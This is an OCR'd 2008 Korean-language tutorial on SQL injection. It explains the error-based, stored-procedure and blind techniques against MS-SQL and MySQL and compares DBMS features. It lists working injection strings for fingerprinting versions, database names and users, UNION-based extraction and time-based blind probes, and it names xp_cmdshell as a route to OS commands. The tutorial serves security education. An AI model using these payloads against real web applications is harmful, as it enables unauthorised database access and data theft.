


written by c0ck3dpist0l
(c0ck3dpist0l@gmail.com)
Published : 07.2008 (수정판)

Abstract

● 본 문서는 2008년 6월 6일 첫 번째판을 수정하여 만든 2008년 07월 18일 수정판입니다.
● 본 문서는 영리를 목적으로 사용 및 배포를 금지합니다.
● 본 문서는 많은 자료들을 참고하고 만들었습니다. 저작권에 위배되는 사항이 있으면 해당부분을 삭제하겠습니다.
<참고 자료>

SKInfosec 침해대응팀	China Bot(가칭) 악성코드 분석
SKInfosec 침해대응팀	Mass Sql-injection 취약점을 통한 악성스크립트 삽입 형태 분석
김동규님	Art of SQL Injection For MS-SQL
방립동님	Blind Sql Injection - MySQL 5.0
Mitchell Harper	Blind Sql injection
David Litchfield	Data-mining with SQL Injection and Inference
Kevin Spett	SQL Injection Are your Web Application Vulnerable?
AnalyseR	Error based SQL Injeciton
금융ISAC실 침해사고대응팀	HBSI,NBSI 매뉴얼
r3dcat	Web Malware Encoding

문서를 만들기 까지 여타의 수 많은 블로그, 카페자료, 인터넷 웹 문서에 감사를 표합니다.
● 본 문서에 대한 질문 사항이 잘못된 부분이 있으면 언제든지 이메일로 연락 부탁드립니다.

TABLES OF CONTENTS


1. Overview and introduction to SQL injection

1.1 Overview about SQL injection

SQL injection은 정상적인 SQL 질의문을 변조하여 불법 로그인, DB 데이터 열람, 시스템 명령 실행 등을 수행하는 공격으로써 사용자 입력값 또는 URL 파라미터 값에 대한 적절한 검증작업이 이루어지지 않아 발생한다.


DB와 연결이 되는지 살펴보는 방법은 파라메타의 입력값에 싱글쿼터 같은 특수문자를 삽입하여 서버 측의 에러메세지를 확인하면 된다. 검증 대상 서버가 공격에 무방비로 노출이 된 경우 쉽게 이러한 정보를 확인할 수 있을 것이다. 서버측에서 이러한 에러 메시지, 즉 500에러에 대한 페이지를 노출시키지 않도록 설정되어 있더라고 잠재적인 공격의 가능성은 남아 있다.이것은 blind sql injection 공격이라 하여, 쿼리 구문을 서버측으로 전송할 때 Response 되는 반응을 살펴보며 공격이 가능한지에 대해 분석할 수 있다. SQL injection은 DBMS의 영향을 많이 받음으로써 일반적으로 가장 많은 공격의 대상이 되는 MySQL과 MS-SQL 이며, Oracle과 informix같은 DBMS의 경우에는 많이 알려져 있지 않는 것으로 보고 되고 있다.

SQL의 작동원리로는 다음과 같다. (적절한 사진을 구하지 못했어요,,_-;;)



일반적인 SQL Generator 와 PL/SQL을 이용한 차이점에 대해서 간략하게 설명하겠습니다.


<일반 SQL Generator> - 처음으로 수행시 1. 구문 분석(Parsing) 2. 표준화(Standardization) 3. 보안 점검 4. 최적화(Optimize) 5. 컴파일 - 반복 수행시 1. 처음 수행한 일반 SQL 구문의 실행 계획이 캐싱되어 있는지 확인한 후 수행. 2, 캐싱되어 있지 않았을 경우 처음 5단계를 다시 수행	<PL/SQL> - 생성시 1. 구문 분석(Parsing) 2. 표준화(Standardization) 3. 보안 점검 4. 해당 Procedure의 구문과 생성 정보를 syscomments와 sysobject에 저장. - 처음으로 수행시 1. 보안 점검 2. 최적화 3. 컴파일 후에 수행 계획(execution plan)을 생성 후 캐시에 저장. - 반복 수행시 1. 실행 계획이 캐싱 된지 확인 후 실행 2. 캐싱에 없을 경우 처음부터 다시 수행



<SQL Query 문 실행도>

SQL injection 공격은 Error based , Stored Procedure , Blind SQL injection으로 크게 3가지로구분되어 진다. 다음 그림은 SQL injection 공격에 flow chart이다.

<SQL injection Flow Chart>




<김동규님 Art of SQL Injection For MS-SQL 참고>

1.1.1 Error based SQL injection

Error based SQL injection이란 DB에 에러 메시지나 에러값을 기반으로 한단계씩 점진적으로
DB 정보를 획득할수 있는 방법을 의미한다.

* Microsoft OLE DB Provider for SQL Server 오류 '80040e14'
* Internal Server Error 500

다음중 ' 나 " 을 삽인한 경우 한개라도 위와 같은 에러메세지를 보인다면 Error based SQL injection 공격으로 DB에 관한 정보를 확인할 수 있다. 다음은 해당 화면 이다.



필자는 MySQL을 이용하여 테스트 하였으며 DBMS마다 다른 표현방식으로 추측을 할수 있다.

<<SQL server의 version확인>>
'and 1 =(select @@version) => version 확인

<<DB_Name 을 확인>>
'and(char(94)+ db_name()+ char(94))>0-- => DB_Name 을 확인
'and0<>db_name()--

<<DB 접속 계정 확인>>
'And char(94)+ user+ char(94)=0-- => DB 접속 계정 확인
'and user>0--

<<System 내의 DB명을 확인>>
'and 1=(select name from master.dbo.sysdatabases where dbid=7)--
  ==> dbid가 1~6까지는 고정으로 들어간것임.7~그이상으로 확인할수 있음.

<<User 테이블 확인>>
'and 0<>(select top 1 name from [DB Name].[DB 접속계정].sysobjects where xtype=char(85))--
  ==> xtype=char(85) 를 줌으로써 사용자가 생성한 테이블만 확인할수 있음.

<<Union 쿼리를 이용한 에러 메세지 공격>>
'union 1,2,3,4-- 또는 union 1,2,3,4,5,[n개....] => 컬럼개수를 무차별적으로 대입하여 추정함.
'union 1,2,3,4,5,convert(text,'a')-- => 등으로 호환시켜줘야됨.
'union select all 1,2,3,4,[n개...],convert(text,'a')-- => select all을 활용할수도 있음.
'union select all '','','','',['']을 n개수만큼]-- ==> 최종 완성 union 쿼리

<<Union 쿼리를 이용한 에러 메세지 공격 - 시스템내 모든 DB Name 확인>>
'union all select '',name,'','',['']을 n개수만큼] from master..sysdatabases--

1.1.2 Stored Procedure SQL injection


저장 프로시저(Stroed Procedure)는 일련의 쿼리를 마치 하나의 함수처럼 실행하기 위한 쿼리의 집합이다.저장 프로

시저는 웹 사이트의 성능과 보안을 동시에 높여주는 효과를 가지고 있다. 특히 보안적인 측면에서 DB 연결 시 저장 프로시저를 사용하게 되면 보안을 강화할 수 있다. 저장 프로시저는 MSSQL에 국한되어 사용되는 것으로써 공격에 자주 사용되는 저장프로시저로는 xp_cmdshell , sp_makewebtask라고 할 수 있다.

저장프로시저에는 몇 가지 종류로 나누어져 있다. 그중 sp 로 시작되는 프로시저는 “시스템 저장 프로시저“로서 SQL 서버에 미리 저장되어 사용되는 프로시저들이 주로 이에 해당하는 것으로 거의 대부분이 master 데이터베이스에 저장되어 있다. xp 로 시작되는 건 “확장 프로시저”로서 SQL에서 구현하기 힘든것들을 구현하기 위해 사용된다.

저장 프로시저의 사용이 보안이 강화되는 이유는 각각의 프로시저에 대한 접근 권한을 설정할 수 있
기 때문이다. 역으로 웹 사이트에서 SA로 DB에 접근 한다던지, 접근권한에 대한 보안이 이루어지지 않는 경우 심각한 위협에 노출될 수 있다.

일반 적인 공격절차로써는 다음과 같다.



<김동규님 Art of SQL Injection For MS-SQL 참고>

1.1.3 Blind SQL injection

일반적인 SQL injection 공격을 막기 위해서는 사용자가 입력한 질의에 대해 불필요한 에러 페이지를 노출시키지 않는 것이 좋다.그러나 이러한 방법 또한 최선의 선택은 아니라고 할 수 있는데, 이러한 해결방법은 바로 Blind SQL injection 공격을 통해 우회가 가능하다.

Blind SQL injection이란 마치 장님이 손으로 더듬듯이, 알아내고자 하는 정보의 답변을 미리 대략적으로 예측해서 그것이 참인지 거짓인지를 질의하고, 서버의 반응으로 참/거짓 여부를 판단하면서 참이 될 때까지 시도 함으로서 정보를 알아내는 방법이다. 이 방법을 통하여 데이터베이스의 테이블 이름, 칼럼 이름 등의 정보를 알아내는 것이 가능하다.

Blind SQL injection 공격은 참/거짓으로 구분지어 공격하는 방식이다.

i. 출력 시 나오는 다른 출력 값을 이용

' and condition and '1'='1

ii. IF문을 사용

'; if condition waitfor delay '0:0:5' --

'; union select if(condition , benchmark (100000, sha1('test')), 'false'),1,1,1,1;

iii. 추가적으로 우리는 모든 타입의 Query를 실행 할 수 있지만, 출력된 정보에 대해 디버깅할 수는 없다. 우리는 단지 yes/no 응답을 얻을 수 있다. 또한, 특정 필드의 데이터에 대한 ASCII값을 추출 할 수 있다. 매우 까다로운 작업이지만, SQueaL과 같은 자동화된 툴도 있다.

i. SELECT 명령문 - 대부분의 Injection은 SELECT 명령을 이용한다.

```
SELECT  * FROM table WHERE x = 'normalinput' group by x having 1=1 --
GROUP BY x HAVING x = y ORDER BY x
```

ii. UPDATE 명령문 - 아래와 같이 웹 애플리케이션에서 당신의 패스워드 부분을 수정 할 수 있다.

```
UPDATE users     SET password = 'new password'   WHERE login = logged.user
AND password = 'old password'
```

대부분의 경우 에러 메시지는 어떤 DB엔진을 사용하는지 출력 한다. ODBC에러는 DB 타입 (드라이브 정보의 부분으로써)을 나타낸다. 만약에 ODBC 에러가 발생하지 않으면, 어떤 OS와 Web Sever를 사용하지를 추측해야 하거나 특별한 DB문자, 명령어, 저장된 프로시저를 통한 에러 메시지를 사용해야 한다.

	MS SQL T-SQL	MySQL	Access	Oracle PL/SQL	DB2	Postgres PL/pgSQL
Concatenate Strings	''+''	concat("","")	""&""	''||''	""+""	''||''
Null replace	Isnull()	Ifnull()	Iff(Isnull())	Ifnull()	Ifnull()	COALESCE()
Position	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
Op Sys interaction	xp_cmdshell	select into outfile / dumpfile	#date#	utf_file	import from export to	Call
Cast	Yes	No	No	No	Yes	Yes

<advanced sql injection 참고>

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
UNION	Y	Y	Y	Y	Y	Y
Subselects	Y	N 4.0 Y 4.1	N	Y	Y	Y
Batch Queries	Y	N*	N	N	N	Y
Default stored procedures	Many	N	N	Many	N	N
Linking DBs	Y	Y	N	Y	Y	N

<advanced sql injection 참고>


1.1.4 A Sort of DB Authentication

IS_SRVROLEMEMBER (서버 역할)	
sysadmin	SQL Server에서 모든 작업을 수행. 역할의 권한은 모든 다른 고정 서버 역할에 걸쳐 배치.
serveradmin	서버 차원의 설정을 구성.
setupadmin	연결된 서버를 추가/제거하고 sp_serveroption 등의 일부 시스템 저장 프로시저를 실행.
securityadmin	서버 로그인을 관리.
processadmin	SQL Server 인스턴스에서 실행 중인 프로세스를 관리.
dbcreator	데이터베이스를 만들고 대체.
diskadmin	디스크 파일을 관리.
bulkadmin	BULK INSERT 문을 실행.

IS_MEMBER (DB 역할)	
db_owner	DB 내에서의 유지 관리 및 구성 작업 등 모든 DB 역할의 작업을 수행. 권한은 모든 다른 서버에 걸쳐 배치.
db_accessadmin	Win NT 4.0 또는 Win 2000 그룹과 사용자 및 SQL Server 사용자를 데이터베이스에 추가하거나 제거.
db_datareader	데이터베이스의 모든 사용자 테이블에서 모든 데이터를 봄.
db_datawriter	데이터베이스의 모든 사용자 테이블에서 데이터를 추가, 변경 또는 삭제.
db_ddladmin	데이터베이스에서 개체를 추가, 수정 또는 삭제하고 모든 DDL을 실행.
db_securityadmin	SQL Server 데이터베이스 역할과 그 구성원을 관리하고 데이터베이스에서 명령문과 개체 사용 권한을 관리.
db_backupoperator	데이터베이스 백업 권한.
db_denydatareader	데이터베이스에서 데이터를 선택하는 권한을 거부.
db_denydatawriter	데이터베이스에서 데이터를 변경하는 권한을 거부.

1.1.5 SQL Injection variation

필자는 SQL Injection 변화 추세에 관한 많은 자료를 네이버 형님에게도 물어보고 구글신에게도 물어보았지만 이렇다할 자료를 찾아내지 못했다. 몇 일을 검색하다가 구글신께서 지시해준 상황은 다음과 같이 결론 지어졌다.



